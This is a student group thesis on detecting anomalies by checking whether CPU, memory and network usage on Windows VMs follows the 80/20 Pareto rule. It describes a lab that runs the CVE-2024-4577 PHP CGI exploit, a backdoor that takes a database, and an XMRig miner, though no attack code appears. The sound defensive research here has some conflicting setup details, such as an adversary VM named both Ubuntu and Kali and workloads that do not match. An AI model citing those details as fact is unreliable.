



APPLICATION OF PARETO'S LAW TO SYSTEM PROCESSES AND NETWORK TRAFFIC TO DETECT ANOMALOUS BEHAVIOUR

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ABSTRACT

There are several factors such as unusual activity, system slowdowns, or cyberattacks, which indicates abnormal behaviour in computer systems and networks. Therefore, it is important to trace or track these activities before our systems and networks are compromised. Although, there was several detection techniques which have been already deployed in IT field, but these techniques were relied on complex statistical or machine learning models. Further, these techniques can be hard to set up, also need a lot of data, and are not simple to modify for other system. So, our project investigates a less complicated method, that is utilising Pareto's Law, also known as 80/20 rule, states that 80% of outcomes come from 20% of the causes. This method is used to detect unusual activity or behaviour in network traffic and computer processes. The basic idea behind this method is that most of the system activity follows a predictable pattern, with the limited number of processes consuming most of the resources.

Throughout the project, we carry out experiments on different operating systems: Windows 10, Windows 11, and Window Server inside the Virtual Box or environment to protect the personal and system credential. At first, baseline data for six users was gathered to measure CPU & memory usage, and network activity during regular system use. In order to gather data, we have used two monitoring tools such as SysGuage and Wireshark with the time interval of 5, 10, and 15 minutes. The next step was to simulate an attack by running an exploit (PHP CGI Remote Code Execution, CVE-2024-4577) and combining it with Telegram to find out any abnormal behaviour in system and network traffic. Now, the Pareto's Law was used to compare the data from the attack and normal phases to further observe for any changes.

Based on finding, the Pareto's law (80/20) was followed throughout the operation, with 20% of processes or network traffic using 80% of the resources. But this balance was altered after the execution of the exploit. Whereas the unusual network traffic appeared and suspicious processes began with utilization of significantly more CPU and memory than normal one. This project abled to identify abnormal activity successfully without using malware signature or pre-trained models, by calculating the cumulative value or percentage to which the system's behaviour changes from the expected Pareto's distribution.

This demonstrates how Pareto's Law can be a simple, useful, and suitable technique for identifying unusual activities in network and system. This project also proves that how this method is simpler to use, and uses fewer resources than machine learning models. Additionally, it also offers straightforward threshold that are easy for security team to understand and respond effectively. In summary, this project shows that Pareto's Law can be used as an effective framework in cybersecurity field. Further, this project demonstrated a strong correlation between system abnormal behaviour and changes in Pareto distribution. This approach can even facilitate enhance monitoring and simplify detection systems. Our project may suggest that Pareto's based filtration can greatly improve threat visibility or any unusual activities in host systems and might have better contribution in Cybersecurity environment – especially for SOC (Security Operation Centre) analyst for threat detection with offering fresh viewpoint for early unusual activities detection.

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1 INTRODUCTION

Contemporary computing infrastructures are highly intricate with interaction between hardware resources, operating systems, and user-level applications. Every OS runs hundreds of concurrent processes, all fighting for CPU cycles, RAM, and network bandwidth. Amidst these, a few processes or flows are likely to hog the system-level resources. This distribution is seldom ever equal and can be characterised by patterns based on Pareto's Law.

1.1 Background and Context

The modern computer world is defined by more complex computing and associated complexity in cyber threats. Typical host-based monitoring and anomaly detection systems utilize signature-based detection or static threshold alerts that do not cover novel, zero-day, and polymorphic threats (Sommer & Paxson, 2010). It has made behavior-based detection approaches a necessity, where anomalies also need to be detected based on the variations from normal system's Behavior rather than pre-identified malicious patterns (Newman, 2005).

Pareto's Law, which referred to as the 80/20 rule – a basic tenet of economics, in this context provides a potentially fruitful but relatively neglected avenue. First reported by Vilfredo Pareto, who wrote down 80% of Italy's money was held by top 20 % of people living there, it's been used across disciplines ranging from software engineering to management. In computing, it happens in practice: a few system processes will use 90% + cpu/memory or packets in network connections. The proposal suggests that this natural, steady inequality in access to resources can serve as a statistical starting point. Dramatic changes from our baseline - which could see through the eyes of Pareto's Law; would be a strong tell for malicious or risky behavior.

1.2 Problem Statement

The central problem treated by this study is that there are no efficient, portable and proactive techniques for the discovery of anomalous activity from host system and network traffic. These days many security tools like Anti-Virus and Intrusion Detection System (IDS) are reactive –

it all depends on updates to signature databases, so they know what to look for. They face the challenge of identifying emerging threats of hidden, persistent threats such as APTs and shadowy backdoors without near-team known attack signatures. In addition, the overwhelming number of logs and network data that modern system can create may result in "Alert fatigue" for security operations centre (SOC) analysts, burying credible threats under a wave of false positives.

The focus of the project is whether Pareto's Law able to be used for modeling and identifying anomalies system and network activity Windows based operating system. We examine if 20 % of all processes or network flows will consistently consume for more than the total 80 % resources between different versions of Windows and in different workloads. Any deviations from this rather expected Pareto distribution may indicate abnormal or malicious activity.

In other words, this work focuses on narrow gap: how Pareto's Law can be employed as statistical heuristic to derive a typical normal operational baseline for system process (CPU, Memory) and Network traffic and automatically raise an alarm when significant deviations are detected.

1.3 Research Motivation

This work is motivating for three reasons. Firstly, on a technical level there seems to be an urgent demand for anomaly detection methods that are less dependent on prior knowledge of attacks and more based on properties that are inherent in system behaviors (Dunford et al., 2014). A solution that examines the distribution of "shape" for resource utilization is fundamentally better suited to make adaptation to new threats.

Second, there is also a practical aspect: SOC analysts are drowning in data. A pareto filtering approach might significantly shrink the attack surface this organization must watch by proactively surfacing the highest impact processes and connections while making threats more visible and enabling faster response.

Finally, we would like to point out that although Pareto's Law is well established as a fact in computing performance, its systematic application to cybersecurity anomaly detection across various Windows platforms against actual exploits has not until now been empirically demonstrated. This proposed work seeks to add tested, structured guidelines to this developing paradigm.

1.4 Research Questions and Objectives

With the rapid increase in malware and crypto-miners targeting end-user systems, host-level visibility is now a necessity for cyber defence. System administrators and SOC analysts require basic yet efficient tools to rapidly detect anomalous resource usage without relying on complex machine-learning models or heavy signatures. Pareto-driven analysis provides an easy to use,

explainable and data-driven method that identifies right away the most impactful processes or flows.

Primary Research Question:

Their goal is to know how well Pareto's Law (80/20 Rule) can be adapted to identify anomalous system process and network traffic in various Windows OSs

Secondary Research Questions:

1. What is the like Pareto distribution of CPU and memory usage for Windows 10, 11 & Server 2019 during normal operation?
2. How do the Pareto distributions of system resources and network traffic evolve in adversarial actions like crypto-mining, backdoor access?
3. What is the best operating configuration for Pareto based anomaly detection in order to minimize false positives and optimize true positive rates?
4. How reliable is the effectiveness of this technique across various Windows OS' versions?
5. How do different workloads (Telegram, Brave Browser, Visual Studio) affect the Pareto complier across multiple users?

Research Objectives:

To create a norm of Pareto distributions for system and network resources on Windows and mainstream platforms. Use Pareto's 80/20 rule to reveal dominant processes and flows in each setting. A fair comparison across Windows versions to analyze the potential of Pareto's compliance metrics. Simulate controlled experiments based on abnormal behaviors, such as crypto-mining and PHP CGI RCE backdoor exploits on test environments. Quantitatively study the deviations of the baseline Pareto distributions induced by those anomalies. To design and propose a model of Pareto-based anomaly detection for deployment in an SOC environment.

1.5 Significance of the Study

This is important for academic research and real-world cyber security operations.

Theoretical/Practical Implications: It adds to the knowledge of statistical based anomaly detection by empirically, rigidly proving Pareto's Law in a security context. It represents a bridge from economic theory to its application in computer science.

Practical Implications: This study provides a method for how cybersecurity and/or SOC teams can receive related alerts with semantically similar meanings.

Improve Threat Visibility: By directing the analysts' attention to those few high-impact processes and connections that are anomalous.

Eliminate Alert Fatigue: Filtering out "normal" noise and flagging only statistically significant anomalies.

Deliver a Cross-Platform Solution – If the process is found to work consistently, it could be used everywhere in the Windows ecosystem, including client and server.

1.6 Scope and Limitations

1.6.1 Scope

Operating System: Windows 8.1 (Sem1), 10,11 and Server 2019.

Types of Data: Metrics for needles of CPU, Memory and Network Traffic.

Tools for Capturing Data: Sysguage, Wireshark and System Task Manager.

Tools for Analysis: Microsoft Excel.

Workloads:

Normal user applications (Telegram, Brave Browser, Visual Studio, Spotify).

Controlled bad simulations (Crypto Miner, Backdoor exploit).

Duration of Experiment: 5, 10, 15 minutes of snapshots for 6 user profiles per OS.

1.6.2 Limitations:

Limitation: The project is limited to the Windows OS family (8, 10, 11, Server 2019). We did windows 8 only for system process because it's too old to config exploit data. Data collection is executed over dedicated tools: SysGauge to monitor system resources and Wireshark to analyze network traffic. The anomalies tested are restricted to cryptocurrency mining (easyminer, XMRig) and remote code execution/backdoor implantation, for example, used with PHP CGI to exploit.

Experiments are being performed in a virtualized environment and might not reflect the realistic complexity of all production environments.

The analysis also only considers certain types of hacks and may not be applicable to all forms of hacking.

The network analysis uses packet counts for the Pareto calculation, although bytes and others can be considered in future work.

"Ground truth" of normal behavior is derived from selected baseline activity (such as our team Telegram application as baseline).

1.7 Thesis Statement

This thesis claims Pareto's Law as a Statistically reliable and operational rationale for observing abnormal behavior in the windows operating systems. Having shown that normal operations tend to follow a predictable 80/20 distribution of resource usage, deviance from these distributions could serve as strong early warning signs for compromise, and thus underpin one, if not more highly effective tools with which we can substantially augment modern cybersecurity defenses.

1.8 Key Definitions and Terminology

Pareto (80/20 Law): A statistical concept suggesting a minority of causes account for the majority of effects. The 80/20 rules state that for many events, roughly 80% of the effects come from 20% of the causes.

Anomalous Behavior: Behavior that does not conform to the pattern of normal behavior for a system or network and indicates possible security violations or performance problems.

SysGauge: Performance monitoring software that is useful to get statistics for CPU, memory, and processes.

Wireshark: A network-protocol analyzer which is applied to grab traffic on packet level.

Process Snapshot: A time-based picture of the active processes and their resource utilization.

Network Flow: A flow that goes both ways, bringing packets from the source to the destination and vice versa.

Baseline: A system (and network) resource distribution pattern to be expected for a defined usage of that system.

Pareto Ratio: The computed metric that indicates the percentage of the overall resources (e.g., CPU, packets) raised by the top 20% of entities (processes, connections).

Cryptojacking/Crypto-Mining: Illegitimate use of a machine to mine cryptocurrency.

Backdoor: A technique that allows bypassing normal security procedures or encryption on a computer system; may be used after a system is already compromised.

Abnormal Activity: Anything different from Pareto-compliant resource distribution as expected.

1.9 Thesis Structure

The thesis is presented in the format of a logical and cohesive story, from putting everything back in perspective, to explaining findings, to discussing implications and further work. The book is divided in 9 chapters as follows:

Chapter 1: Introduction (By Abdul Aziz, 21952506)

This chapter provides the readers with an overall introduction to the research. It starts with discussing the Background and Context of security issues and Pareto's Law as an anomaly detection instrument.

Chapter 2: Literature Review (By Anuj Khatri, 21938690)

This chapter reviews literature that are related to this research project. It defines the Theoretical Framework of statistical anomaly detection and Pareto's Law. It also looks at the Historical Context and Development of these concepts, in computing and cyber security.

Chapter 3: Methodology (Individual Contribution)

This chapter contains a very detailed description of how they carried out their research and should be replicable. It starts with identification of the Research Approach. It then returns to the Research Questions, transforming them into hypotheses that can be tested.

Chapter 4: Results (Individual Contribution)

This chapter describes the empirical results of the study in a neutral and organized manner. It starts with a Summary of Results and a review of the Experimental Setup.

Chapter 5: Project Management (By Samrat Bajgain, 21694785)

The logistical and management structure that enabled the implementation of this research is set out in this chapter.

Chapter 6: Conclusion (By Diwash Limbu, 21897377)

This chapter contains an integration of complete research. It offers a short Summary of Findings that addresses the research questions raised at the onset.

Chapter 7: References

Appendix I References to academic sources paperwork / literature review and evaluation tools
All academic references, literature/resources, tools referred to within this thesis Fully compiled in APA format: 8.

Chapter 8: Appendices

This section includes supplemental data that complements the main content of this thesis: source code samples, specific settings for software tools, entire result tables, and extra charts.

1.10 Contributions

Individual Contributions

Name	Role	Actual Tasks	Summary of Key Achievements
Abdul Aziz	Analyst – Windows 10 System Testing and Analyzing	• Setup Windows 10 Virtual Machine and configured it. • Set up 6 Users Snapshots of system performance at 5,10,15 minutes after the capture • analyzed CPU & Memory usage using SysGauge • Captured and processed Network traffic IPv4 with Wireshark • Utilized Pareto's Law (80/20 Rule) to break down each data set • Captured data and analysis for Telegram +Exploit • Captured data and analysis for Telegram with Exploit + Backdoor for system and Network • Final recorded & charted comparison RESULTS	• I got CPU Complaint for all the analysis almost. • For Baseline My CPU data is Complaint with Pareto's Law • For Exploit with Backdoor probable got complaint • There are some different cases in Memory and Network data Result. So not complaint. • For Crypto it's all 99% which is highly complaint with Pareto's law • According to My windows 10 result for system process, got Can be further

		- Submitted all results to the summary table - Final Report Writing parts: Introductions, Innovation & Methodology & Result (Win 10) All My Captured Data and Analysed: Click Here	on Pareto's research.
Anuj Khatri	Analyst – Windows Server 2019 System Testing	- Set Up Windows Server 2019 and 3 Windows 10 pro VMs inside oracle VirtualBox. - Connected the VMs using bridged adapter. - Windows 10 VMs were connected to Windows server via ADDS. - Data were collected using Wireshark for Network and SysGauge for windows system process. - Data was analysed using excel sheet. - Final Report part: Literature Review, Methodology and Result)	- The data collected showed CPU usage most of the time were compliant whereas memory was non-compliant. - Network usage was mostly non-compliant.
Diwash Limbu	Analyst- Windows 10 System Testing	- Set lab environment with Oracle VirtualBox, and Windows10 with different tools and applications. - Secondly, six users are created in Windows10. - Tools such as SysGuage and Wireshark are installed in Windows10 to	

		capture system logs and network traffic. • With these tools, capture logs for all six users, with visual studio, and exploit database respectively. Moreover, also capture logs with telegram and exploit database. • Did analysis of all captured data and make comparison between baseline data and data with exploit. • Report writing: Abstract, Methodology, Result, and Conclusion	
Samrat Bajgain	Analyst- Window 10 System Testing	• Setup virtual machine with window 10 and added six users to capture data for 5min, 10min and 15min • Analyse CPU usage and memory usage • Capture data for brave browser and exploit database i.e. SQL injection and analysis the table for Pareto's compliance • Collected the data for telegram and exploit database for network and updated the Pareto's table • Reporting Writing: Abstract, Methodology, Result, Conclusion and Project Management.	• After analyzing the data that I collected it is found that for all the case CPU is compliance in most of the user, but memory is not compliance. After injecting any vulnerable application, the CPU is Pareto's compliance but not memory.

Ming Yong Tan	Analyst – Windows 11 Pro System Testing	Defined the Windows 11 stream (5/10/15-min windows; 6 distinct user profiles; single-app, service, and combined scenarios). Operationalised the Pareto rule (top 20% sum ≥ 0.80) for CPU, Memory, Disk I/O, and IPv4. Built and configured the Windows 11 VM on VMware (NAT NIC, time-sync, hardened baseline). Installed and standardised SysGauge, Process Explorer, and Wireshark configurations for all runs. Executed all Windows 11 runs: Brave, Telegram, Visual Studio, EasyMiner, XAMPP, and combined XAMPP+exploit, +EasyMiner, +Telegram. Collected one run per user (6 users) for each condition at 5/10/15 minutes; recorded idle baselines and maintained time-stamped filenames/logs. ExtractSysgaugeRawDataFromXlsx (normalise SysGauge exports), CPUMemorySysgaugeData_converter (XLSX + shares/cumulative fields), NetworkConvertdata (Wireshark → per-protocol XLSX + Pareto fields), DiskConverterRawData (disk text → typed XLSX). Version-controlled code and	Authored four Python tools to automate cleaning/conversion and add Pareto-ready fields: ExtractSysgaugeRawDataFromXlsx, CPUMemorySysgaugeData_converter, NetworkConvertdata, DiskConverterRawData. Completed the Windows 11 dataset across six users for all scenarios and windows (5/10/15 min): Brave, Telegram, Visual Studio, EasyMiner, XAMPP, and combined (XAMPP+exploit, +EasyMiner, +Telegram).
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		documented usage in repo READMEs. Enforced a consistent directory schema and naming convention for traceability. Computed Pareto-compliance per user/condition; summarised mean, range, and % users $\geq 80\%$. Produced results figures: per-app bar charts, metric×window heatmaps, and representative Pareto charts. I ran basic sensitivity checks where applicable (e.g., sampling interval, capture scope) and confirmed that the conclusions were unchanged. https://github.com/mingyongtan/NetworkConvertdata/ https://github.com/mingyongtan/DiskConverterRawData https://github.com/mingyongtan/CPUMemorySysgaugeData_converter https://github.com/mingyongtan/ExtractSysgaugeRawDataFromXlsx.git	
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2 LITERATURE REVIEW

2.1 Introduction to the Literature Review

The history of how professionals identify intrusions on computer systems is examined in this review. We aim to demonstrate how this history inspires our proposal, which makes use of Pareto's Law, a straightforward yet effective concept. Our goal is to explain the main ideas behind this field, see how it has changed over time, and look at the advanced tools being used today.

Traditional ways of detecting cyberattack are no longer sufficient due to their increasing complexity. For many years, security was based on searching for "signatures," such as a definition of a virus. This is ineffective for new, unidentified attacks. As a result, scientists have concentrated on "anomaly detection"—identifying behavior that simply appears unusual in comparison to normal. We shall demonstrate that, despite their effectiveness, today's tools are extremely complicated by reviewing this field. This makes simple, understandable techniques like the one in our project necessary.

2.2 Theoretical Framework

Our project depends on two key concepts. The first is a theory about identifying anomaly, while the second is about the usual network traffic patterns.

The main theory, created by Denning in 1987 [1], is simple: attackers behave differently than normal users. We must first learn what "normal" looks like in order to find them. This involves creating a baseline of everyday activity—like how much CPU is used, or what files a person usually accesses. Once we have the baseline, we can watch for anything that is a major statistical variation from it. Anything that stands out is a potential "anomaly" that needs to be investigated.

This works especially well for network traffic because of a discovery made by Leland and his team in 1994 [2]. They found that network traffic isn't random; it's "bursty" and follows a pattern on all scales, a quality known as self-similarity. Later, researchers like Crovella and Bestavros [3] confirmed this was also true for World Wide Web traffic. They determined the reasons behind these patterns by examining how people used the early internet: the majority of files were little, but a small number were large, and the majority of traffic was generated by a few large files.

The Pareto principle, sometimes referred to as the 80/20 rule, is perfectly suited to this scenario. According to this rule, 20% of events contribute to 80% of outcomes. This indicates that the majority of traffic in networking is generated by a limited number of activities (such as a few large downloads or a few well-known websites). This is excellent for security since it makes it much easier to identify new, unexpected activity that is creating a significant disruption if we know what that typical "heavy" traffic looks like.

2.3 Historical Context and Development

Researchers began developing security mechanisms on both individual computers and the network itself after Denning's theory.

This was known as host-based detection on the computer system. The main idea was to watch what programs were doing. A famous project by Forrest and her team in 1996 [4] taught a computer what normal behavior for a program looked like by recording the sequence of actions (called "system calls") it took. An alarm would sound if the program were ever taken over by an attacker and began acting outside of its "normal" programmed behavior. This was an interesting method of identifying attacks that attempted to force software to perform tasks for which it was not authorized. This was further improved by other researchers, such as Warrender and his group [5], who experimented with various models for these activities. They highlighted an early trend in this field toward the use of advanced techniques in an attempt to improve results by contrasting the simple dictionary method with advanced statistical models.

Meanwhile network-based detection focused on watching the traffic flowing between computers. A key researcher named Axelsson [6] helped organize the field by creating a taxonomy, or classification system, for these new tools. One of the most important tools built in this era was called Bro (now known as Zeek) [7]. It was special because it provided security professionals with a flexible language to create their own rules about what appeared suspicious on their particular network, rather than just searching for attacks. This was a significant advancement. Later, researchers like Lakhina et al. [8] used advanced statistics to get a bird's-eye view of an entire network, allowing them to spot large-scale problems like denial-of-service attacks.

2.4 Current State of the Art

The use of machine learning (ML) and deep learning (DL) has nearly entirely replaced anomaly detection in the current era. Because humans cannot manually define rules for the vast amount of data, researchers are now creating systems that are capable of learning on their own.

A major survey by Berman and his team [9] looked at the wide variety of deep learning models now being used for cybersecurity. The Autoencoder is one of the popular and effective methods they explain. The only data used to train autoencoders is "normal" network and system data. This high "reconstruction error" score sets up an alert when they observe something unusual (an attack) and are unable to replicate it accurately. Without ever being shown an example of an attack, this approach may learn what is usual, which makes it incredibly helpful.

Kimanzi et al. [10] have conducted another review that focuses on models like Recurrent Neural Networks (RNNs and LSTMs) that are very good at recognizing patterns in sequences over time. These represent a more advanced and effective version of the early system call analysis that Forrest's team conducted.

Imagine reading a sentence and understanding each word by analyzing the words that came before it. For network and computer events, RNNs provide the same function. They process information sequentially and have an internal "memory" that helps them recall past events. For security, this memory is essential. For instance, it could be typical for an `access_file` event to occur after a login event. After learning this typical pattern, however, the model's memory enables it to identify that a login event followed by a `delete_system_log` event deviates from the established sequence and flag it as potentially dangerous. Their ability to recognize the detailed "rhythm" of a user's typical activity and to identify abrupt deviations in that rhythm is exceptional.

Researchers now focus on solving key problems with these ML tools. For example, a recent systematic review by Miguel-Diez et al. explores the wide variety of unsupervised learning methods used to find anomalies without needing pre-labeled attack data. In a similar vein, other researchers are creating sophisticated hybrid models that fuse different types of data features together to better detect threats.

Researchers are now concentrating on using these machine learning (ML) methods to solve important challenges. Miguel-Diez et al. [11] conducted a new systematic review to discover anomalies without pre-labeled attack data, that examines the vast array of unsupervised learning techniques. Similar to this, other researchers are developing advanced hybrid models that combine several data aspects to enhance threat detection [12].

Finally, with today's high-speed internet, real-time threat detection is becoming increasingly important. A recent survey by Zhou [13] reviews the best methods for analyzing continuous streams of network data as it happens, which is a critical challenge for modern security.

2.5 Research Gaps and Limitations

Despite their great potential, these new machine learning techniques come with a number of drawbacks.

1. They are a "Black Box": One of the main problems with deep learning is that it can be hard to understand the reasoning behind its decisions. Although it is unable to provide an explanation, it may mark such activity as an attack. For security analysts who need to verify whether an alert is legitimate, this is an issue.
2. They are expensive: These complex models need a lot of data and powerful, costly machines (such as GPUs) to train and run. They are therefore a bad option for less expensive gadgets, such as those in the "Internet of Things" (IoT) [14].
3. They generate too many false alarms: It's well known that anomaly detection systems are "noisy." They frequently label harmless everyday occurrences as attacks. Security analysts may experience "alert fatigue" and ultimately overlook a genuine, serious threat if they receive hundreds or thousands of false alarms per day [15].

Because of these issues, there is a clear need for security methods that are simple, understandable, and efficient.

2.6 Summary and Research Position

What role does our project contribute? A clear development from basic, intelligible statistics to effective yet complex AI may be seen in the history of anomaly detection. However, this advancement has brought up additional issues, such as complexity, expense, and uncertainty. The goal of our project is to close this gap. Our goal is not to develop an AI that surpasses the most recent models in accuracy. "How effective is a simple, classic, and understandable approach in today's world?" is the question we are asking instead.

Using a common program such as Excel, our project manually applies the Pareto (80/20) rule to demonstrate the usefulness of a method that is:

- Simple to Understand: Any analyst may understand the precise reason for an alert's generation.
- Cost-effective: No specialized hardware or sophisticated software is needed.
- Pragmatic: It provides a quick and easy method for identifying significant abnormalities that can be used to guide more sophisticated tools or be directly explored.

This study suggests that despite the trend toward complexity, straightforward, reliable, and easily understandable cybersecurity techniques still have a great deal of utility.

3 METHODOLOGY

3.1 Research Approach (Ming Yong Tan, 21920794)

This study follows a design-science approach with quantitative evaluation. A Pareto Law's analysis pipeline was created and assessed across Windows 10, Windows 11, and Windows Server 2019 virtual machines. For each operating system, a single application and multiple applications workloads under single user, multiple user, and domain user profiles with the objective of observing CPU usage, memory consumption, disk I/O, and network activity. The primary observation windows in this semester are 5, 10, and 15 minutes. A previous dataset collected last semester on Windows 8 with 10/15/20 minutes windows is referenced for context and stability checks only and is not pooled with current results.

3.2 Research Questions and Hypotheses (Ming Yong Tan, 21920794)

In this study, Pareto law's is the theory of whether a minority of processes dominate the resource usage. Hence, our research question to this study is:

- Do top 20% of processes/flows contribute more than 80% of usage under 5/10/15 min windows?
- How do user profile and workload type shift compliance?
- Do protocol/endpoint distributions show an 80/20 split?

Furthermore, three hypotheses were created and tested. Firstly, that baseline runs are Pareto compliant (e.g, the top 20% contribute $\geq 80\%$ of total share) across CPU, memory, and disk I/O. Secondly, that multiple application and multiple user conditions reduce compliance. Lastly, that network aggregates by endpoints shows 80/20 while background services can erode compliance.

3.3 System Architecture/Design (Ming Yong Tan, 21920794)

The environment consists of a host machine running three virtual machines (Windows 10, Windows 11, and Windows Server 2019) with standardised specifications. Each virtual machine runs SysGauge and Process Explorer for system/process telemetry and Wireshark for packet capture. Data flows from agents to structured exports and is then processed by a parser (Excel) that implements the Pareto Analysis. The pipeline executes as capture, cleaning/normalization, ranking by metric, cumulative share computation, identification of the

top 20% subset, calculation of the compliance score, and table summary. The controls for this study are time synchronisation is enabled, and non-essential startup services are disabled to reduce noise.

Topology:




Figure 3.3.0: Topology for research method (Ming Yong Tan, 21920794)

Pipeline:



Figure 3.3.1: Pipeline of collecting and analysing data (Ming Yong Tan, 21920794)

3.3.1 Windows Server Environment (Anuj Khatri, 21938690)

A virtual box was installed to analyse the behavior of the client-server environment. This environment was designed to simulate a small network with central server and multiple workstations. This can be seen in figure 3.3.20 to 3.3.21.

- Virtualization Platform: Oracle VirtualBox was used to host all the virtual machines (VMs).
- Networking: All VMs were configured to use a “Bridged Adapter” network setting which ensured that all the VMs were on the same local area network (LAN) allowing them to have their own IP addresses. It also ensured that they could to communicate with each other directly which was essential for simulating network-based exploits.

- Server VM: Windows Server 2019 was installed as a central server. This was prompted to a Domain Controller (DC) by installing and configuring Active Directory Domain Services (ADDS).
- Client VMs: Three separate VMs were installed with Windows 10 Pro. All three VMs were connected to Windows Server via Active Directory Domain.
- Software Installed in server and workstations:
 - XAMPP to function as a web server
 - SysGauge and Wireshark to collect system process and network traffic data
 - Telegram to simulate the application usage.
 - Malicious PHP file from Exploit DB and backdoor script which was hosted in XAMPP web directory to serve as anomalous behaviour

3.3.2 Windows 10 Version (Abdul Aziz,21952506, Samrat Bajgain, 21694785, Diwash Limbu, 21897377)




Figure 3.3.26: Lab Environment. (Diwash)

The virtual environment layer was constructed on Oracle VirtualBox, because of its stringent isolation, configurability, and operating system support. Application and Simulation Layer – Real and misbehaving workloads (e.g., Telegram, Brave Browser, Visual Studio, XMRig miner, PowerShell based backdoor traffic generator. All the experiments reported were run under the same hardware baseline, for comparison and cross-system (Pareto) compliance.

In Figure 3.3.22, Windows 10 (64bit) VM was set up with 6.5 Gb of ram, two CPU's and virtual storage of 100 GB. The network adapters were set up in both NAT and Host-Only modes to allow controlled communication and traffic capture.

Here in figure 3.3.23. shows the configuration of multi-user login setting, which is configured within Windows 10 virtual machine. Six user accounts specifically Abdul as main User to admin. control and others User 1 to User6 were introduced to give a multi-user tracking and workload simulation. I also did same as other team members did used Sysguage to capture data

for system process. The Crypto-mining experiment that can be seen in Figure 3.3.24, used XMRig which is version 6.24 here to mimic high consumption from resources. The miner was linked to a test pool at donate.v2.xmrig.com:3333 using CPU-bound RandomX hashes.

3.3.5 Window 11 Environment (Ming Yong Tan, 21920794)

Windows 11 VM is created with standardised specifications, installed and configured SysGauge, Process Explorer, and Wireshark, and the documented of capture pipeline and folder structure. A topology diagrams is created to showcase how the methodology is done in figure 3.3.0 and figure 3.3.1. VMware is used to host Windows 11 environment with the specification of (2-6 vCPU, 8 GB RAM, 40-60 GB disk) with a NAT/Bridge network and time synchronisation enabled. This can be seen in figure 3.5.4 Hypervisor specification. After a clean install and base setup, a snapshot was created. Each user run began from this snapshot to eliminate carry-over effects. Sysgauge, Process Explorer, and Wireshark with application such as Telegram, Visual Studio, XAMPP, EasyMiner and Brave were installed inside the guest. This can be reference in figure 3.4.1 to figure 3.4.3. For each condition, the VM was brought to idle, monitoring was started and the workload was executed for 5, 10, and 15 minutes across six distinct user profiles, and data were exported as CSV/PCAP. The user profiles created for Windows 11 can be seen in figure 3.3.16.

For the exploitation of PHP CGI Module 8.3.4 - Remote Code Execution (RCE), XAMPP is installed to host a dummy website to create a scenario for exploitation and data collection. MySQL in XAMPP is also used in this scenario to showcase that when the host is being exploit or backdoored with the SQL database being stolen and transferred to the hacker. This can be seen in the figure 3.3.18. The database in MySQL is exported from Kaggle real time database for more authenticity and reliability. This can be seen in the figure 3.3.19 and appendix RCE with video tutorial.

Furthermore, a separate Ubuntu LTS virtual machine on the same host acted as a controlled adversary to generate known backdoor only toward the Windows VMs for evaluation of exploits and analysis. This VM operated on an isolated NAT or host-only network with limited egress and full action logging. This virtual machine is created and used solely for exploitation of PHP CGI Module 8.3.4 - Remote Code Execution (RCE) and its effects on Windows with the calculation of Pareto Law's. The Kali Linux VMs can be seen in figure 3.3.17.

3.4 Data Collection Methods

3.4.1 Data Collection Process (Windows Server, Anuj), (Ming Yong Tan, 21920794) (Abdul Aziz, 21952506, Samrat Bajgain, 21694785, Diwash Limbu, 21897377):

For each combination of operating system, user profile, workload scenario (single application vs multiple application), and time window (5, 10, 15 minutes). The cohort comprises six users

per application/exploit. In this study, user denotes a distinct user profile or session on the VM. Workloads include a streaming task in Chrome, computational activity in Excel, an idle text editor baseline, and background communication via Discord, with auto updates and extensions disabled. Network data are recorded in packets and bytes, and a flow is defined as an address. Tool versions and capture settings are recorded, and pre/post idle baselines are taken to support quality control.

